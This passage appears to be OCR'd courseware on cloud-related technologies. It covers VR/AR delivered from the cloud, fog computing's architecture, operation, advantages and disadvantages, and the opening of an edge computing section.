
Virtual Reality and Augmented Reality on Cloud

- When used together, VR/AR and cloud computing technologies create new kinds of applications and **usage models**
- Most cloud-based datacenters today are providing access to the **graphics horsepower** for GPU applications demanded by VR/AR applications
- Leveraging a **cloud service** to enhance the power of core infrastructure avoids the need for expensive upgrades of computing devices used for VR/AR applications

Virtual Reality and Augmented Reality on Cloud

Virtual reality/augmented reality (VR/AR) and cloud computing are two of the most important emerging technologies. When used together, they can create new kinds of applications and usage models. For example, VR/AR headsets today require strong local computing and graphics power. Such headsets, as well as the processing and graphics requirements of the connected PC, have high cost. If the cloud environment can provide access to the kinds of multi-core CPU horsepower available nowadays, it can easily address the raw computing requirements of VR/AR applications. Most of the cloud-based data centers today provide access to the graphics horsepower for computing GPU applications demanded by VR/AR applications.

Moreover, VR/AR applications demand more digital engine speed than available in the market. Instead of making costly upgrades of the computing devices used for VR/AR applications, leveraging a cloud service to enhance the speed of core infrastructure would suffice. Additionally, the evolving nature of VR/AR applications will result in rapid changes in software functionality and user interface (UI). Leveraging cloud-based delivery of such applications will provide a seamless experience for end-users or consumers. Finally, VR/AR-based applications are not frequently used, so these applications can be leveraged as pay-per-use, service-based cloud models.



Fog Computing

- Fog computing is a **distributed** and **independent digital environment** in which applications and data storage are positioned between data sources (devices generating data) and a cloud service
- It acts as an intermediary between the hardware and remote servers and is also called as an **intelligent gateway**
- It is used for **enhanced data processing**, storage, and analysis in a quick and efficient manner

Fog Computing Architecture

Fog Computing

The massive growth in IoT devices worldwide has resulted in the production of an enormous amount of data by these devices. To meet the growing demand for analyzing and processing these data, the implementation of fog computing, along with cloud computing, is an ideal solution. Fog computing is a distributed and independent digital environment in which the applications and data storage are positioned between data sources (devices generating data) and the cloud service. Fog computing is an extended version of cloud computing that comprises multiple edge nodes that are directly connected to physical devices to enable service access to the end users.

Generally, fog refers to the idea of creating an individual layer in distributed network infrastructure that has close inter-connections with IoT and cloud computing. It acts as an intermediary between the hardware and remote servers, and it is also called an intelligent gateway. Fog can be used for enhanced data processing, storage, and analysis in a quick and efficient manner. Many organizations have adopted this technology as it can provide additional functionalities for quick and efficient data processing, storage, and analysis.

Working of Fog Computing

Devices with an Internet connection, computational abilities, and data storage are referred to as nodes of fog. Fog nodes can be deployed anywhere in a network. The IoT applications for fog nodes are ported at the network edge. The fog nodes close to the network edge take data from IoT devices, enabling short-term analytics at the edge. Fog computing can be very beneficial in case of an unstable Internet connection. Urgent requests are transmitted directly into the fog and are processed in real time in the local network. Fog computing can be used in applications such as smart cities, smart grids, connected cars, and real-time analytics.




Figure 19.11: : Fog computing architecture

Advantages:


Fog computing has been beneficial in the field of IoT, big data, and real-time analytics. The following are the main advantages of fog computing over cloud computing.

- **Low latency**: Fog computing can process large volumes of data with no delay as the fog is geographically nearer to end users and can offer rapid responses.
- **High business agility**: Developers can easily and swiftly design fog instances and deploy them based on the requirement.
- **No glitches with bandwidth:** All the data are accumulated at distinct points, instead of being transmitted together to one center through a single channel, thereby avoiding bandwidth-related problems.
- **No connection loss**: The presence of several interconnected channels does not cause connection loss.
- **Elevated security:** Fog computing enhances security as the data processing is performed by numerous nodes in a complex distributed system.
- **Low operating cost:** Fog computing can drastically reduce cost through the conservation of network bandwidth as data are processed locally, instead of being sent to the cloud for analysis.
- **High power efficiency:** Edge devices run power-saving protocols such as Zigbee, Z-Wave, or Bluetooth.

Disadvantages:

The following are some of the disadvantages of fog computing in comparison to cloud computing.

- **Additional expenditures**: Organizations must buy additional edge devices such as routers, hubs, and gateways.
- **Complicated system:** As fog is an extra layer in the data processing and storage system, it makes the whole system complicated.
- **Constrained scalability:** Fog is not as scalable as the cloud.



Edge Computing

- Edge computing is **a distributed decentralized computing model** in which data processing is performed close to edge devices
- It helps in **building automation systems** that perform fast processing and enables efficient real-time applications

Edge Computing Architecture

Edge Computing

